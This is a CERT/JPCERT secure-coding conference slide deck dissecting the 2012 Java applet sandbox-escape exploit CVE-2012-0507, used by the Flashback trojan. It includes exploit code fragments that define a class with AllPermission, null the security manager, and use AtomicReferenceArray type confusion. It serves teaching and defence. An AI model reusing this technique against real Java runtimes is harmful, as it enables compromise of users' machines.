Anatomy of Another Java 0-day Exploit

David Svoboda, CERT

Yozo Toda, JPCERT/CC

Notices

This material is based upon work funded and supported by the Department of Defense under Contract No. FA8702-15-D-0002 with Carnegie Mellon University for the operation of the Software Engineering Institute, a federally funded research and development center.

The view, opinions, and/or findings contained in this material are those of the author(s) and should not be construed as an official Government position, policy, or decision, unless designated by other documentation.

References herein to any specific entity, product, process, or service by trade name, trade mark, manufacturer, or otherwise, does not necessarily constitute or imply its endorsement, recommendation, or favoring by Carnegie Mellon University or its Software Engineering Institute nor of Carnegie Mellon University - Software Engineering Institute by any such named or represented entity.

NO WARRANTY. THIS CARNEGIE MELLON UNIVERSITY AND SOFTWARE ENGINEERING INSTITUTE MATERIAL IS FURNISHED ON AN "AS-IS" BASIS. CARNEGIE MELLON UNIVERSITY MAKES NO WARRANTIES OF ANY KIND, EITHER EXPRESSED OR IMPLIED, AS TO ANY MATTER INCLUDING, BUT NOT LIMITED TO, WARRANTY OF FITNESS FOR PURPOSE OR MERCHANTABILITY, EXCLUSIVITY, OR RESULTS OBTAINED FROM USE OF THE MATERIAL. CARNEGIE MELLON UNIVERSITY DOES NOT MAKE ANY WARRANTY OF ANY KIND WITH RESPECT TO FREEDOM FROM PATENT, TRADEMARK, OR COPYRIGHT INFRINGEMENT.

This material was prepared for the exclusive use of JavaOne conference attendees and may not be used for any other purpose without the written consent of permission@sei.cmu.edu.

DM-0004680

Agenda

- Intro: Java Applet Security
- August 2011 Exploit
- Patch to August 2011 Exploit
- Summary


CVE-2012-0507

Discovered by
Jeroen Frijters, Technical Director of
Sumatra Software 🇳🇱

while developing
IKVM, a Java VM for .NET.

Exploit code publicly available

- Metasploit
- Blackhole



Trojan BackDoor.Flashback

Malware targeting Mac OS X

First discovered by Intego in September 2011

- Did not use Java then, mimicked Flash installer

Modified to use Java vul in March 2012


- Oracle had already released Java patch.
  - But Apple hadn't applied it!

Botnet of 600,000 infected Macs

- according to Dr.WEB® Anti-virus

22,000 Macs still infected as of January 2014.

Exploit Timeline (2011–2012)



First discovered by Jeroen Frijters while developing IKVM, a Java VM for .NET

August 1: Vulnerability reported to Oracle

January 1: Creation of CVE-2012-0507 (as a stub)

February 14: Coordination of public release of the vulnerability

February 15: Oracle releases a patch (Java 1.7.0_03)

February 23: Jeroen Frijters publishes details of the vulnerability


March 16: Flashback trojan modified to exploit CVE-2012-0507

March 29: Proof-of-concept exploit code added to Metasploit

April 3: Apple releases Mac update (Java 1.6.0u30)

April 4: Dr. Web claims 550,000 Macs infected with Flashback trojan

Secure Coding Standards 1


SEI SERIES • A CERT® BOOK
THE CERT® ORACLE® SECURE CODING STANDARD FOR JAVA™
FRED LONG | DHRUV MOHINDRA | ROBERT C. SEACORD
DEAN F. SUTHERLAND | DAVID SVOBODA


The CERT™ Oracle™ Secure Coding Standard for Java
by Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda

Rules available online at
www.securecoding.cert.org

Secure Coding Standards 2

Secure Coding Guidelines for Java SE
Updated for Java SE 8
Document version: 5.0
Last updated: 02 April 2014

http://www.oracle.com/technetwork/java/seccodeguide-139067.html


75 Recommendations for Reliable and Secure Programs
"A must-read for all Java developers."
—Mary Ann Davidson, CSO, Oracle
Java™
Coding Guidelines
Fred Long | Dhruv Mohindra | Robert C. Seacord
Dean F. Sutherland | David Svoboda

Java Coding Guidelines
by Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda

Well-Behaved Applets

Applets run in a security sandbox

- Chaperoned by a SecurityManager, which throws a SecurityException if applet tries to do anything forbidden

Sandbox prevents applets from

- Accessing the file system
- Accessing the network
  – EXCEPT the host it came from
- Running external programs
- Modifying the security manager

A signed applet may request privilege to do these things.

Example: Well-Behaved Applet

```
public void init()
{
    try
    {
      Process localProcess = null;
      localProcess=Runtime.getRuntime().exec(”xeyes");
      if (localProcess != null)
      localProcess.waitFor();
    }
    catch (Throwable localThrowable)
    {
      localThrowable.printStackTrace();
    }
}
public void paint(Graphics paramGraphics)
{
    paramGraphics.drawString("Loading", 50, 25);
}
```

Called when the applet is first created

Called when the applet is visited

Invoking the Well-Behaved Applet

```
<html>

Java applet here:

<APPLET code="javaapplet.Java"
        archive='signed.jar'
        width="300" height="100"
>
</APPLET>

</html>
```

Well-Behaved Applet Stack Trace

```
java.security.AccessControlException: access denied
       ("java.io.FilePermission" "<<ALL FILES>>" "execute")
   at java.security.AccessControlContext.checkPermission(
        AccessControlContext.java:366)
   at java.security.AccessController.checkPermission(
        AccessController.java:555)
   at java.lang.SecurityManager.checkPermission(
        SecurityManager.java:549)
   at java.lang.SecurityManager.checkExec(
        SecurityManager.java:799)
   at java.lang.ProcessBuilder.start(ProcessBuilder.java:1016)
   at java.lang.Runtime.exec(Runtime.java:615)
   at java.lang.Runtime.exec(Runtime.java:448)
   at java.lang.Runtime.exec(Runtime.java:345)
   at javaapplet.Java.init(Java.java:24)
   at sun.applet.AppletPanel.run(AppletPanel.java:434)
   at java.lang.Thread.run(Thread.java:722)
```

```
localProcess = Runtime.getRuntime().exec("xeyes");
```

Agenda

- Intro: Java Applet Security
- August 2011 Exploit
- Patch to August 2011 Exploit
- Summary


August 2011 Exploit (CVE-2012-0507)

Worked on Oracle Java versions

- 1.7.0u2 and earlier
- 1.6.0u30 and earlier
- 1.5.0u33 and earlier


Disables the security manager (e.g., breaks out of jail)

Can then do anything that a Java desktop app can do



[DISTRIBUTION STATEMENT A] Approved for public release and unlimited distribution.

Attacker’s View…



Want to disable the security manager? You’ll need a privileged class for that, or else the security manager will disable you.

Want to generate a class with higher privileges from applets using **`ClassLoader`** and to execute any Java code?…


ClassLoader.defineClass()

The **defineClass()** method of **ClassLoader** class can create a privileged class.

```
protected final Class<?> defineClass(String name,
          byte[] b, int off, int len,
          ProtectionDomain protectionDomain)
```

- **name**—Class name
- **b**—The bytes that make up the class data
- **off**—The start offset in b of the class data
- **len**—The length of the class data
- **protectionDomain**—The **ProtectionDomain** of the class

Exploit Classes in CVE-2012-0507



The **Help** class creates a class without restriction (outside of the sandbox). That class disables security manager.

[DISTRIBUTION STATEMENT A] Approved for public release and unlimited distribution.

Exploit Code: Creating a Privileged Class

```
// Constructs a class with full privileges
public static void doWork(Help h) throws Exception {
  byte[] bytes
      = Exploit.hex2Byte( DisableSecurityManagerByteArray);
  Class clazz = h.defineClass( null, bytes, 0, bytes.length,
                               createProtectionDomain());
  // Only the defineClass call need be done here
  // because it is protected in ClassLoader
  clazz.newInstance();
}
```

Exploit Code: `createProtectionDomain()`

```
// Constructs a class with full privileges
public static void doWork(Help h) throws Exception {
  byte[] bytes
      = Exploit.hex2Byte( DisableSecurityManagerByteArray);
  Class clazz = h.defineClass( null, bytes, 0, bytes.length,
                               createProtectionDomain());
  // Only the defineClass call need be done here
  // because it is protected in ClassLoader
  clazz.newInstance();
}
// Returns a ProtectionDomain with all privileges enabled
public static ProtectionDomain createProtectionDomain()
    throws MalformedURLException {
  Permissions perm = new Permissions();
  perm.add(new AllPermission());
  return new ProtectionDomain(new CodeSource(new URL("file:///"),
                                             new Certificate[0]),
                              perm);
}
```

Exploit Code: `createProtectionDomain()`

```
// Constructs a class with full privileges
public static void doWork(Help h) throws Exception {
  byte[] bytes
      = Exploit.hex2Byte( DisableSecurityManagerByteArray);
  Class clazz = h.defineClass( null, bytes, 0, bytes.length,
                               createProtectionDomain());
  // Only the defineClass call need be done here
  // because it is protected in ClassLoader
  clazz.newInstance();
}
// Returns a ProtectionDomain with all privileges enabled
public static ProtectionDomain createProtectionDomain()
    throws MalformedURLException {
  Permissions perm = new Permissions();
  perm.add(new AllPermission());
  return new ProtectionDomain(new CodeSource(new URL("file:///"),
                                             new Certificate[0]),
                              perm);
}
```

Code location.
`file:///` means all local files.

Access permissions to system resources. **`AllPermission()`** means granting all permissions (read, write, execute).

Exploit Code: Fully Privileged Class

```
// Constructs a class with full privileges
public static void doWork(Help h) throws Exception {
  byte[] bytes
      = Exploit.hex2Byte( DisableSecurityManagerByteArray);
  Class clazz = h.defineClass( null, bytes, 0, bytes.length,
                               createProtectionDomain());
  // Only the defineClass call need be done here
  // because it is protected in ClassLoader
  clazz.newInstance();
}

public static String DisableSecurityManagerByteArray
    = "CAFEBABE00000032002 . . . 000020017”;

Class C {
  public C() {
    System.setSecurityManager(null);
  }
}
```

In fact, this class has no name, but that’s not important to the JVM.

Exploit Code: hex2Byte()

```
// Constructs a class with full privileges
public static void doWork(Help h) throws Exception {
  byte[] bytes
      = Exploit.hex2Byte( DisableSecurityManagerByteArray);
  Class clazz = h.defineClass( null, bytes, 0, bytes.length,
                               createProtectionDomain());
  // Only the defineClass call need be done here
  // because it is protected in ClassLoader
  clazz.newInstance();
}
// Return byte array from a string of hex values
static public byte[] hex2Byte(String s) {
  byte[] result = new byte[s.length() / 2];
  for (int i = 0; i < result.length; i++) {
    result[i] = (byte)
        Integer.parseInt(s.substring(2 * i, 2 * i + 2), 16);
  }
  return result;
}
```

Exploit Code: Creating a Privileged Object

```
// Constructs a class with full privileges
public static void doWork(Help h) throws Exception {
  byte[] bytes
      = Exploit.hex2Byte( DisableSecurityManagerByteArray);
  Class clazz = h.defineClass( null, bytes, 0, bytes.length,
                               createProtectionDomain());
  // Only the defineClass call need be done here
  // because it is protected in ClassLoader
  clazz.newInstance();
}
```

This argument lets us use **`defineClass()`**.

But how?

Want to Use `defineClass()`?


`ClassLoader` is *abstract*

- Can’t “new” a `ClassLoader` object


`defineClass()` is a *protected* method

- Can’t invoke it from outside the class

Need a subclass of **`ClassLoader`**…



Designing Malicious Applets—1



Constructing a `ClassLoader`?

```
ClassLoader cl = new ClassLoader();
```

Prohibited

`ClassLoader` is an abstract class.
You cannot use **`new`** operator for abstract classes.

- Obtaining the **`ClassLoader`** instance?


```
ClassLoader cl = getClass().getClassLoader();
```

Allowed

But…
you cannot invoke **`defineClass`** method from outside **`ClassLoader`**, because **`defineClass`** is a *protected* method.

Preparing a customized subclass of **`ClassLoader`**?

Designing Malicious Applets—2



Creating an instance of a subclass of **`ClassLoader`**?

```
public class Help extends ClassLoader() { ... }
Help ahelp = new Help();
```

Prohibited

Runtime Exception

Security Manager Restriction

How about treating **`ClassLoader`** instance as a subclass instance?

- Assigning **`ClassLoader`** instance to a field of a subclass of **`ClassLoader`**?

```
Help ahelp = (Help)getClass().getClassLoader();
```

Runtime Exception

This assignment is prohibited at the language level.

How to Get Help

Getting a **`ClassLoader`** is easy:

```
ClassLoader cl = getClass().getClassLoader();
```

A **`Help`** class is a **`ClassLoader`** that we have subclassed so we can invoke **`ClassLoader.defineClass()`**.

So, if we have a **`ClassLoader`** object, how can we trick the JVM into thinking we have a **`Help`** object?


Heap Pollution

Defined in Java Language Specification §4.12.2.1.


Typically involves a container class that should contain elements of one class, but code can inadvertently insert an

element of another class.

The JVM tries to prevent heap pollution.



OBJ03-J. Prevent heap pollution



[DISTRIBUTION STATEMENT A] Approved for public release and unlimited distribution.

Polluting Arrays

```java
public class PolluteArrayExample {
  public static void main(String[] args) {
    String list[] = {"foo", "bar"};
    modify(list);
  }

  public static void modify(String[] list) {
    Object[] objectArray = list;
    objectArray[1] = new Integer(42);

    for (String s : list) {
      System.out.println(s);
    }
  }
}
```

```
Exception in thread "main" java.lang.ArrayStoreException:
java.lang.Integer
        at PolluteArrayExample.modify(PolluteArrayExample.java:12)
        at PolluteArrayExample.main(PolluteArrayExample.java:7)
```

Polluting Generic Classes

```
public class PolluteListExample {
  public static void main(String[] args) {
    List<String> s = Arrays.asList("foo", "bar");
    List<String> s2 = Arrays.asList("baz", "quux");
    List list[] = {s, s2};
    modify(list);
  }
```


```
Compiler warning: [unchecked] unchecked conversion
```

```
  public static void modify(List<String>[] list) {
    Object[] objectArray = list;
    objectArray[1] = Arrays.asList(42);

    for (List<String> l : list) {
      for (String string : l) {
        System.out.println(string);
      }
    }
  }
}
```

```
foo
bar
Exception in thread "main" java.lang.ClassCastException:
java.lang.Integer cannot be cast to java.lang.String
          at PolluteListExample.modify(PolluteListExample.java:19)
          at PolluteListExample.main(PolluteListExample.java:11)
```


`AtomicReferenceArray` Class

- Introduced in Java 5
- Resides in **java.util.concurrent.atomic** package
- *“An array of object references in which elements may be updated atomically”*
  - from Java SE API Specification
- Implements **`Serializable`**
- No customized **`readObject()`** method



SER07-J. Do not use the default serialized form for classes with implementation-defined invariants

ORACLE Guideline 8-3: View deserialization the same as object construction



10. Do not use the clone method to copy untrusted method parameters

Source Code of `AtomicReferenceArray`

```
import sun.misc.Unsafe;

public class AtomicReferenceArray<E> implements java.io.Serializable
{
    private static final Unsafe unsafe = Unsafe.getUnsafe();

    private final Object[] array;

    public AtomicReferenceArray(E[] array) {
        // Visibility guaranteed by final field guarantees
        this.array = array.clone();
    }

    public final void set(int i, E newValue) {
        unsafe.putObjectVolatile(array, checkedByteOffset(i),
                                      newValue);
    }
```

Stores a reference value **`newValue`** into a given Java variable **`array[i]`** ***without checking whether the argument types match***.

Type Confusion Vulnerability—1

Type confusion vulnerability enables language-level prohibited assignment!

```
atomicreferencearray.set(0, classloader);
```

